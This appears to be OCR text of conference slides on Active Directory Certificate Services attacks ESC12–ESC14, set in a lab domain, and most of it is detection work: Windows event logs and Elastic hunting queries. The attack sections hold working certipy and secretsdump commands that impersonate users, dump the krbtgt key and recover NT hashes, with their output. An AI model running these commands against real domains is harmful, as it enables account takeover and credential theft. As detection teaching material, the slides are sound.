
RPC

```
winlog.event_id:(4886 OR 4887 OR 4888 OR 4889) AND
winlog.event_data.DCOMorRPC:"RPC"
```

RPC + Connect

```
winlog.event_id:(4886 OR 4887 OR 4888 OR 4889) AND
winlog.event_data.DCOMorRPC:"RPC" AND
winlog.event_data.AuthenticationLevel:"Connect"
```

ESC 12 [Yubico YubiHSM2]



An attempt was made to access an object

winlog.event_id:4663 AND winlog.event_data.ObjectName:*SOFTWARE\\Yubico\\YubiHSM*

ESC 13 Authentication Mechanism Assurance

IssuancePolicy

```
DisplayName          : IssuancePolicyESC13
msDS-OIDToGroupLink  : CN=greatmaster,CN=Users,DC=essos,DC=local
Name                 : 44584826.3596F8AED0180E5AD57C5F7AF98A80BF
ObjectClass          : msPKI-Enterprise-Oid
ObjectGUID           : 5c72a584-a58e-4b29-9e9f-591cee2c20eb
```

Default Universal Groups

Enterprise Read-only Domain Controllers
Enterprise Key Admins
Enterprise Admins
Schema Admins

BackLink

```
DistinguishedName       : CN=greatmaster,CN=Users,DC=essos,DC=local
msDS-OIDToGroupLinkBl   : {CN=44584826.3596F8AED0180E5AD57C5F7AF98A80BF,CN=OID,CN=Public Key
Services,CN=Services,CN=Configuration,DC=essos,DC=local}

Name                    : greatmaster
ObjectClass             : group
ObjectGUID              : bad115ac-94c6-43e0-b746-d81e5481202b
objectSid               : S-1-5-21-666199682-1411342147-2938717855-1106
MemberOf                : {CN=Administrators,CN=Builtin,DC=essos,DC=local}
```

ESC 13

```
certipy req -target "braavos.essos.local" -u "missandei@essos.local" -p "fr3edom" -dc-ip 192.168.56.12 -template ESC13 -ca ESSOS-CA

certipy auth -pfx "missandei.pfx" -dc-ip 192.168.56.12
```

```
export KRB5CCNAME=./missandei.ccache
secretsdump.py -k "meereen.essos.local" -just-dc-user "krbtgt" | grep 'krbtgt:aes256-cts-hmac-sha1-96'

krbtgt:aes256-cts-hmac-sha1-96:59c47e9e490c1fca6f46950aea6484d57ce95fe11724877a603910fe9d8e951e
```

```
[*] Action: Describe Ticket
  ServiceName              :  krbtgt/ESSOS.LOCAL
  ServiceRealm             :  ESSOS.LOCAL
  UserName                 :  missandei
  UserRealm                :  ESSOS.LOCAL
  Decrypted PAC
    LogonInfo
      EffectiveName        : missandei
      UserId               : 1117
      PrimaryGroupId       : 513
      GroupCount           : 2
      Groups               : 513, 1106
      UserFlags            : (32) EXTRA_SIDS
```

ESC 13. Hunts

OFF ONE 2025

A directory service object was modified

```
winlog.event_id:5136 AND
winlog.event_data.ObjectClass:"msPKI-Enterprise-Oid" AND
winlog.event_data.AttributeLDAPDisplayName:"flags" AND
winlog.event_data.AttributeValue:"2"
```

A directory service object was modified

```
winlog.event_id:5136 AND
winlog.event_data.ObjectClass:"msPKI-Enterprise-Oid" AND
winlog.event_data.AttributeLDAPDisplayName:"msDS-OIDToGroupLink"
```

A directory service object was modified

```
winlog.event_id:5136 AND
winlog.event_data.ObjectClass:"pKICertificateTemplate" AND
winlog.event_data.AttributeLDAPDisplayName:"msPKI-Certificate-Policy"
```

ESC 13. Hunts

Certificate Services loaded a template

```
winlog.event_id:4898 AND
 (
      winlog.event_data.TemplateContent:*msPKI-Certificate-Policy* AND
      NOT winlog.event_data.TemplateContent:/.*msPKI-Certificate-Policy =..msPKI-Certificate-Application-Policy.*/
) AND
(
   winlog.event_data.TemplateContent:
   (
       *1.3.6.1.5.5.7.3.2* OR
       *1.3.6.1.5.2.3.4* OR
       *1.3.6.1.4.1.311.20.2.2* OR
       *2.5.29.37.0*
   ) OR
   (
      NOT winlog.event_data.TemplateContent:/.+pKIExtendedKeyUsage =. [0-9]\.[0-9]\.[0-9].+/
   )
)
```

A Certificate Services template was updated

```
winlog.event_id:4899 AND winlog.event_data.NewTemplateContent:*msPKI-Certificate-Policy*
```

Get-CertRequest [Modified]

Get-CertRequest.ps1

```
CA                                  : braavos.essos.local\ESSOS-CA
Request.ID                          : 73
Request.RequesterName               : ESSOS\missandei
Request.CommonName                  : Missandei
Request.CallerName                  : ESSOS\missandei
Request.DistinguishedName           : CN=Missandei
Request.ClientInformation.MachineName :
Request.ClientInformation.ProcessName :
Request.ClientInformation.UserName  :
Request.SubjectAltNamesExtension    :
Request.SubjectAltNamesAttrib       :
UPN                                 : missandei@essos.local
Issued.DistinguishedName            :
Issued.CommonName                   :
CertificateTemplate                 : ESC13 (1.3.6.1.4.1.311.21.8.3914223.11151747.14434950.1182173.15338666.248.74687331.11658720)
EnrollmentFlags                     :
SerialNumber                        : 20000000499b38945337bf255b000000000049
Certificate.SAN                     : Other Name:Principal Name=missandei@essos.local
Certificate.ApplicationPolicies     : [1]Application Certificate Policy:Policy Identifier=Client Authentication
Certificate.IssuancePolicies.PolicyName : IssuancePolicyESC13
Certificate.IssuancePolicies.GroupCN : greatmaster
Certificate.IssuancePolicies.GroupSID : S-1-5-21-666199682-1411342147-2938717855-1106
Certificate.EKU                     : Client Authentication (1.3.6.1.5.5.7.3.2)
Certificate.SID_Extension.SID       : S-1-5-21-666199682-1411342147-2938717855-1117
Certificate.SID_Extension.DistinguishedName : CN=missandei,CN=Users,DC=essos,DC=local
Certificate.SID_Extension.SamAccountName : missandei
Certificate.SID_Extension.UPN       :
Certificate.SID_Extension.CN        : missandei
RequestDate                         : 8/9/2025 8:50:08 PM
StartDate                           : 8/9/2025 8:40:08 PM
EndDate                             : 8/9/2026 8:40:08 PM
```

ESC14

Mapping	Example	Type	Remarks	Attack
X509IssuerSubject	“X509:<I>IssuerName<S>SubjectName”	Weak		ESC14 C
X509SubjectOnly	“X509:<S>SubjectName”	Weak		ESC14 D
X509RFC822	“X509:<RFC822>user@contoso.com”	Weak	Email Address	ESC14 B
X509IssuerSerialNumber	“X509:<I>IssuerName<SR>1234567890”	Strong	Recommended	ESC14 A
X509SKI	“X509:<SKI>123456789abcdef”	Strong (Weak now)		
X509SHA1PublicKey	“X509:<SHA1-PUKEY>123456789abcdef”	Strong		

ESC14 A (X509IssuerSerialNumber)

```
certipy account -u "missandei@essos.local" -p "fr3edom" -dc-ip '192.168.56.12'  -user ESC14A$ -pass
'Password@3' create
[*] Successfully created account 'ESC14A$' with password 'Password@3'

certipy req -username "ESC14A$" -password "Password@3" -dc-ip '192.168.56.12' -web -target
"braavos.essos.local" -ca 'ESSOS-CA' -template 'Machine'
[*] Saved certificate and private key to 'esc14a.pfx'

python3 change_attribute.py

ldeep ldap -u missandei -d essos.local -p fr3edom -s ldap://192.168.56.12 search
'(samaccountname=khal.drogo)' altSecurityIdentities
[{
  "altSecurityIdentities": [
    "X509:<I>DC=local,DC=essos,CN=ESSOS-
CA<SR>050000000000f7000d56f0389f710400000064"
  ],
  "dn": "CN=khal.drogo,CN=Users,DC=essos,DC=local"
}]

certipy auth -pfx "esc14a.pfx" -domain "essos.local" -username "khal.drogo" -dc-ip 192.168.56.12
[!] The provided username does not match the identification found in the provided certificate:
'KHAL.DROGO' - 'esc14a$'
aad3b435b51404eeaad3b435b51404ee:739120ebc4dd940310bc4bb5c9d37021
```

ESC14 A. Events

5136. A directory service object was modified.

A directory service object was modified.

Subject:
Security ID: ESSOS\missandei
Account Name: missandei
Account Domain: ESSOS
Logon ID: 0x5F3AFD

Directory Service:
Name: essos.local
Type: Active Directory Domain Services

Object:
DN: CN=khal.drogo,CN=Users,DC=essos,DC=local
GUID: CN=khal.drogo,CN=Users,DC=essos,DC=local
Class: user

Attribute:
LDAP Display Name: altSecurityIdentities
Syntax (OID): 2.5.5.12
Value: X509:<I>DC=local,DC=essos,CN=ESSOS-CA<SR>0500000000006d74753664c5062d050000006411

Operation:
Type: Value Deleted
Correlation ID: {8dc93365-5729-459b-8630-c310ccd0a9f2}
Application Correlation ID: -

ESC14 A. Events

4768. A Kerberos authentication ticket (TGT) was requested. (Failure)

A Kerberos authentication ticket (TGT) was requested.
Account Information:
Account Name: khal.drogo
Supplied Realm Name: ESSOS.LOCAL
User ID: NULL SID
MSDS-SupportedEncryptionTypes: -
Available Keys: -

Network Information:
Client Address: ::ffff:192.168.56.200
Client Port: 45292
Advertized Etypes: -

Additional Information:
Ticket Options: 0x40800010
Result Code: 0x4B
Ticket Encryption Type: 0xFFFFFFFF
Session Encryption Type: 0x2D
Pre-Authentication Type: -
Pre-Authentication EncryptionType: 0x2D

Certificate Information:
Certificate Issuer Name: ESSOS-CA
Certificate Serial Number: 64000000052D06C5643675746D000000000005
Certificate Thumbprint: 09D19A519F14F3B9F85C1E14BFE9A7AC9AC489AA

ESC14 A. Hunts

Change altSecurityIdentities attribute in X509IssuerSerialNumber format

```
winlog.event_id:(5136)
AND winlog.event_data.AttributeLDAPDisplayName:(altSecurityIdentities)
AND winlog.event_data.OperationType:("Value Added")
AND winlog.event_data.AttributeValue:(*X509\:\<\I\>*)
AND winlog.event_data.AttributeValue:(*\<SR\>*)
```

TGT request failure (KDC_ERR_CLIENT_NAME_MISMATCH)

```
winlog.event_id:(4768)
AND winlog.event_data.CertSerialNumber:*
AND winlog.event_data.Status:("0x4B")
```

ESC14 B (X509RFC822) Email

Prerequisites:

Temlpate with email requirement (ESC14b)
certutil -dstemplate ESC14B msPKI-Enrollment-Flag +0x80000 (CT_FLAG_NO_SECURITY_EXTENSION)
python esc14b_prereq.py

Attack:

python esc14b_change_mail_attr.py

certipy req -username "khal.drogo@essos.local" -hashes "739120ebc4dd940310bc4bb5c9d37021" -dc-ip '192.168.56.12' -
web -target "braavos.essos.local" -ca 'ESSOS-CA' -template 'ESC14B' -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[+] Trying to resolve 'braavos.essos.local' at '192.168.56.12'
[+] Generating RSA key
[*] Checking for Web Enrollment on '[http://192.168.56.23:80](http://192.168.56.23/)'
[*] Got certificate without identification
[*] Certificate has no object SID
[*] Saved certificate and private key to 'khal.drogo.pfx'

certipy auth -pfx 'khal.drogo.pfx' -domain "essos.local" -dc-ip 192.168.56.12 -username 'viserys.targaryen'
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[!] Could not find identification in the provided certificate
[*] Using principal: viserys.targaryen@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'viserys.targaryen.ccache'
[*] Trying to retrieve NT hash for 'viserys.targaryen'
[*] Got hash for 'viserys.targaryen@essos.local':
aad3b435b51404eeaad3b435b51404ee:d96a55df6bef5e0b4d6d956088036097

ESC14 B. Events

4887. Certificate Services approved a certificate request and issued a certificate

Certificate Services approved a certificate request and issued a certificate.
Request ID: 11
Requester: ESSOS\khal.drogo
Attributes:
Disposition: 3
SKI: c3 1e 43 47 3d 4b c4 98 10 e4 c8 ac 58 8b 0e 38 41 94 13 92
Subject: CN=khal.drogo, CN=Users, DC=essos, DC=local
Subject Alternative Name:
RFC822 Name=viserys.targaryen@essos.local

Certificate Template: ESC14B
Serial
Number: 640000000b1132a4b75c9c94b200000000000b
Authentication Service: NTLM
Authentication Level: Privacy
DCOMorRPC: DCOM

4898. Certificate Services loaded a template

Certificate Services loaded a template.

ESC14B v100.7 (Schema V2)
1.3.6.1.4.1.311.21.8.4859281.13630112.14961328.1132673.3257550.139.12031393.8552775
CN=ESC14B,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=essos,DC=local

msPKI-Enrollment-Flag = 0x80029 (524329)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
CT_FLAG_PUBLISH_TO_DS -- 0x8
CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
CT_FLAG_NO_SECURITY_EXTENSION -- 0x80000 (524288)

cn = ESC14B
distinguishedName = ESC14B
pKIExtendedKeyUsage =
1.3.6.1.4.1.311.10.3.4 Encrypting File System
1.3.6.1.5.5.7.3.4 Secure Email
1.3.6.1.5.5.7.3.2 Client Authentication

msPKI-Certificate-Application-Policy =
1.3.6.1.4.1.311.10.3.4 Encrypting File System
1.3.6.1.5.5.7.3.4 Secure Email
1.3.6.1.5.5.7.3.2 Client Authentication

ESC14 B. Events

4768. A Kerberos authentication ticket (TGT) was requested. (Failure)

A Kerberos authentication ticket (TGT) was requested.

Account Information:
Account Name: viserys.targaryen
Supplied Realm Name: ESSOS.LOCAL
User ID: NULL SID
MSDS-SupportedEncryptionTypes: -
Available Keys: -

Domain Controller Information:
MSDS-SupportedEncryptionTypes: -
Available Keys: -

Network Information:
Client Address: ::ffff:192.168.56.200
Client Port: 48814
Advertized Etypes: -

Additional Information:
Ticket Options: 0x40800010
Result Code: 0x42
Ticket Encryption Type: 0xFFFFFFFF
Session Encryption Type: 0x2D
Pre-Authentication Type: -
Pre-Authentication EncryptionType: 0x2D

Certificate Information:
Certificate Issuer Name: ESSOS-CA
Certificate Serial Number: 640000000B1132A4B75C9C94B200000000000B
Certificate Thumbprint: F519BC0B7C5248DBD4435CB043C6108FA762F6EC

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

ESC14 B. Events

5136. A directory service object was modified.

A directory service object was modified.

Subject:
- Security ID: ESSOS\missandei
- Account Name: missandei
- Account Domain: ESSOS
- Logon ID: 0x6157EE

Directory Service:
- Name: essos.local
- Type: Active Directory Domain Services

Object:
- DN: CN=khal.drogo,CN=Users,DC=essos,DC=local
- GUID: CN=khal.drogo,CN=Users,DC=essos,DC=local
- Class: user

Attribute:
- LDAP Display Name: mail
- Syntax (OID): 2.5.5.12
- Value: viserys.targaryen@essos.local

Operation:
- Type: Value Added
- Correlation ID: {c1badd31-9636-414c-abeb-bb999a5937e5}
- Application Correlation ID: -

ESC14 B. Hunts

Load vulnerable certificate template

```
winlog.event_id:4898 AND
winlog.event_data.TemplateContent:*CT_FLAG_NO_SECURITY_EXTENSION* AND
(winlog.event_data.TemplateContent:
        (
      *1.3.6.1.5.5.7.3.2* OR
      *1.3.6.1.5.2.3.4* OR
      *1.3.6.1.4.1.311.20.2.2* OR
      *2.5.29.37.0*
    ) OR
    (NOT winlog.event_data.TemplateContent:/.+pKIExtendedKeyUsage =. [0-9]\.[0-9]\.[0-9].+/)
)
```

Certificate request with RFC822

```
winlog.event_id:(4887)
AND winlog.event_data.SubjectAlternativeName:(RFC822)
```

ESC14 B. Hunts

TGT request failure (KRB_AP_ERR_USER_TO_USER_REQUIRED)

```
winlog.event_id:(4768)
AND winlog.event_data.CertSerialNumber:*
AND winlog.event_data.Status:("0x42")
```

Change email attribute from non administrators

```
winlog.event_id:(5136)
AND winlog.event_data.AttributeLDAPDisplayName:(mail)
AND -winlog.event_data.SubjectUserName:(_your_admins_)
```

ESC14 B. Hunts

Modified Get-CertRequest

```
CA                                  : braavos.essos.local\ESSOS-CA
Request.ID                          : 11
Request.RequesterName               : ESSOS\khal.drogo
Request.CommonName                  : Khal.drogo
Request.CallerName                  : ESSOS\khal.drogo
Request.DistinguishedName           : CN=Khal.drogo
Request.ClientInformation.MachineName :
Request.ClientInformation.ProcessName :
Request.ClientInformation.UserName  :
Request.SubjectAltNamesExtension    :
Request.SubjectAltNamesAttrib       :
UPN                                 : khal.drogo@essos.local
Issued.DistinguishedName            : CN=khal.drogo, CN=Users, DC=essos, DC=local
Issued.CommonName                   : Users
khal.drogo
CertificateTemplate                 : ESC14B (1.3.6.1.4.1.311.21.8.4859281.13630112.14961328.1132673.3257550.139.12031393.8552775)
EnrollmentFlags                     : {CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS, CT_FLAG_NO_SECURITY_EXTENSION, CT_FLAG_AUTO_ENROLLMENT,
CT_FLAG_PUBLISH_TO_DS}
SerialNumber                        : 640000000b1132a4b75c9c94b200000000000b
Certificate.SAN                     : RFC822 Name=viserys.targaryen@essos.local
Certificate.ApplicationPolicies     : [1]Application Certificate Policy:Policy Identifier=Encrypting File System, [2]Application Certificate Policy:Policy
Identifier=Secure Email,
[3]Application Certificate Policy:Policy Identifier=Client Authentication
Certificate.IssuancePolicies.PolicyName :
Certificate.IssuancePolicies.GroupCN :
Certificate.IssuancePolicies.GroupSID :
Certificate.EKU                     : Encrypting File System (1.3.6.1.4.1.311.10.3.4), Secure Email (1.3.6.1.5.5.7.3.4), Client Authentication
(1.3.6.1.5.5.7.3.2)
Certificate.SID_Extension.SID       :
Certificate.SID_Extension.DistinguishedName :
Certificate.SID_Extension.SamAccountName :
Certificate.SID_Extension.UPN       :
Certificate.SID_Extension.CN        :
RequestDate                         : 8/14/2025 11:58:37 PM
StartDate                           : 8/14/2025 11:48:37 PM
EndDate                             : 8/14/2026 11:48:37 PMa
```

ESC14 C (Target with X509IssuerSubject)

Prerequisites:
StrongCertificate BindingEnforcement = 0|1
Template with:
-CN requirement
-CT_FLAG_NO_SECURITY_EXTENSION
Host with X509IssuerSubject. (X509:<I>DC=local,DC=essos,CN=ESSOS-CA<S>CN=esc14c.essos.local)

Attack:
python esc14c_prep.py
python esc14c_rename_user.py

```
PS C:\Users\administrator> get-aduser khal.drogo -pr  CN, SamAccountName, DistinguishedName


CN                : esc14c.essos.local
DistinguishedName : CN=esc14c.essos.local,CN=Users,DC=essos,DC=local
Enabled           : True
GivenName         : khal
Name              : esc14c.essos.local
ObjectClass       : user
ObjectGUID        : f4b7a74c-d25b-49df-8499-f1757491c47e
SamAccountName    : khal.drogo
SID               : S-1-5-21-1330862731-2240521544-517571234-1115
Surname           : drogo
UserPrincipalName :
```

```
#Request cert on behalf of khal.drogo
certipy  req -username "khal.drogo@essos.local" -hashes "739120ebc4dd940310bc4bb5c9d37021" -dc-ip '192.168.56.12' -
web  -target "braavos.essos.local" -ca 'ESSOS-CA' -template 'ESC14C_req_cn' -debug

#Auth as computer account ECS14C$
certipy auth -pfx 'khal.drogo.pfx' -domain "essos.local" -dc-ip 192.168.56.12 -username 'ESC14C' -ldap-shell
```

ESC14 C. Events

5136. A directory service object was modified.

A directory service object was modified.

Subject:
Security ID: ESSOS\missandei
Account Name: missandei
Account Domain: ESSOS
Logon ID: 0x10517F

Directory Service:
Name: essos.local
Type: Active Directory Domain Services

Object:
DN: CN=khal.drogo,CN=Users,DC=essos,DC=local
GUID: CN=esc14c.essos.local,CN=Users,DC=essos,DC=local
Class: user

Attribute:
LDAP Display Name: cn
Syntax (OID): 2.5.5.12
Value: khal.drogo

Operation:
Type: Value Deleted
Correlation ID: {24ed726a-b313-4975-b82f-9d0ed2ae5446}
Application Correlation ID: -

ESC14 C. Hunts

Change CN not from administrators

```
winlog.event_id:(5136)
AND winlog.event_data.AttributeLDAPDisplayName:(CN)
```

New CN does not equal previous (painless)

```
{
  "query": {
    "bool": {
      "filter": [
        {
          "script": {
            "script": "!doc['winlog.event_data.ObjectDN'].value.contains(doc['winlog.event_data.AttributeValue'].value)"
          }
        }
      ],
      "must": [
        {
          "query_string": {
            "query": "winlog.event_id:(5136)  AND winlog.event_data.OperationType:\"Value Added\" AND
winlog.event_data.AttributeLDAPDisplayName:\"cn\""
          }
        }
      ]
    }
  }
```

ESC14 D (Target with X509SubjectOnly)

Prerequisites:
StrongCertificate BindingEnforcement = 0|1
Template with:
-CN requirement
-CT_FLAG_NO_SECURITY_EXTENSION
Host with X509SubjectOnly. (X509:<S>CN=ESC14D_user)

Attack:
python esc14d_prep_target_user.py
python esc14d_rename_dNSHostName.py

```
PS C:\Users\administrator> get-adcomputer ESC14D


DistinguishedName : CN=ESC14D,CN=Computers,DC=essos,DC=local
DNSHostName       : ESC14D_user
Enabled           : True
Name              : ESC14D
ObjectClass       : computer
ObjectGUID        : 2b06c99a-2e4a-4928-8a27-e77a9b192806
SamAccountName    : ESC14D$
SID               : S-1-5-21-1330862731-2240521544-517571234-1648
UserPrincipalName :
```

```
#Request cert on behalf of ESC14D$
certipy  req -username "ESC14D$" -password "Passw0rd\!" -dc-ip '192.168.56.12' -web  -target "braavos.essos.local" -ca
'ESSOS-CA' -template 'ESC14C_req_cn' -debug


#Auth as user  esc14d_user
certipy auth -pfx 'esc14d.pfx' -domain "essos.local" -dc-ip 192.168.56.12 -username 'esc14d_user' -ldap-shell -debug
```

ESC14 D. Events

5136. A directory service object was modified.

A directory service object was modified.

Subject:
- Security ID: ESSOS\Administrator
- Account Name: Administrator
- Account Domain: ESSOS
- Logon ID: 0x4E72FE

Directory Service:
- Name: essos.local
- Type: Active Directory Domain Services

Object:
- DN: CN=ESC14D,CN=Computers,DC=essos,DC=local
- GUID: CN=ESC14D,CN=Computers,DC=essos,DC=local
- Class: computer

Attribute:
- LDAP Display Name: dNSHostName
- Syntax (OID): 2.5.5.12
- Value: ESC14D_user

Operation:
- Type: Value Added
- Correlation ID: {da5c9b88-a96a-45d3-aca3-cd8ce7cdecf7}
- Application Correlation ID: -

ESC14 D. Hunts

Change dNSHostName not from administrators or well known accounts

```
winlog.event_id:(5136)
AND winlog.event_data.AttributeLDAPDisplayName:(dNSHostName)
AND -winlog.event_data.SubjectUserName:(your_admins)
```

ESC14 BCD. Events

EventID 39 (SYSTEM)

The Key Distribution Center (KDC) encountered a user certificate that was valid but could not be mapped to a user in a secure way (such as via explicit mapping, key trust mapping, or a SID). Such certificates should either be replaced or mapped directly to the user via explicit mapping. See https://go.microsoft.com/fwlink/?linkid=2189925 to learn more.


User: viserys.targaryen
Certificate Subject: @@@CN=khal.drogo, CN=Users, DC=essos, DC=local
Certificate Issuer: ESSOS-CA
Certificate Serial Number: 640000000B1132A4B75C9C94B200000000000B
Certificate Thumbprint: F519BC0B7C5248DBD4435CB043C6108FA762F6EC


StrongCertificateBindingEnforcement	Event 39	Attacks BCD
0 OR 1	Warning	Attack works
2	Error	Attack doesn't work

ESC14 (X509SKI). CVE-2025-26647

Prerequisites:

AllowNtAuthPolicyBypass = 0|1
Trusted Root CA added
Account with X509SKI. (X509:<SKI>1234567890ABCDEF0123456789ABCDEF12345678)





Attack:
bash X509SKI_cert_prep.sh

python user_prep.py

certipy auth -pfx user.pfx -dc-ip 192.168.56.12 -domain "essos.local" -username "test_user"

ESC14 (X509SKI). Events

45. The Key Distribution Center (KDC) encountered a client certificate that was valid but did not chain to a root in the NTAuth store

The Key Distribution Center (KDC) encountered a client certificate that was valid but did not chain to a root in the NTAuth store. Support for certificates that do not chain to the NTAuth store is deprecated. See https://go.microsoft.com/fwlink/?linkid=2300705 to learn more.

User: test_user
Certificate Subject: @@@CN=labUser, OU=Security, O=EvilUser, L=Test, S=Lab, C=RU
Certificate Issuer: Evil Root CA
Certificate Serial Number: 1000
Certificate Thumbprint: 0CCAB37E10EB99CC7B7DAD43E137AB566755D010

AllowNtAuthPolicyBypass	Event 45	Attacks X509SKI
0 OR 1	Warning	Attack works
2	Not registered	Attack doesn't work

ESC14 (X509SKI). Events

4768. A Kerberos authentication ticket (TGT) was requested. (Failure)

A Kerberos authentication ticket (TGT) was requested.

Network Information:
Client Address: ::ffff:192.168.56.200
Client Port: 51776
Advertized Etypes: -

Additional Information:
Ticket Options: 0x40800010
Result Code: 0x3E
Ticket Encryption Type: 0xFFFFFFFF
Session Encryption Type: 0x2D
Pre-Authentication Type: -
Pre-Authentication EncryptionType: 0x2D

Certificate Information:
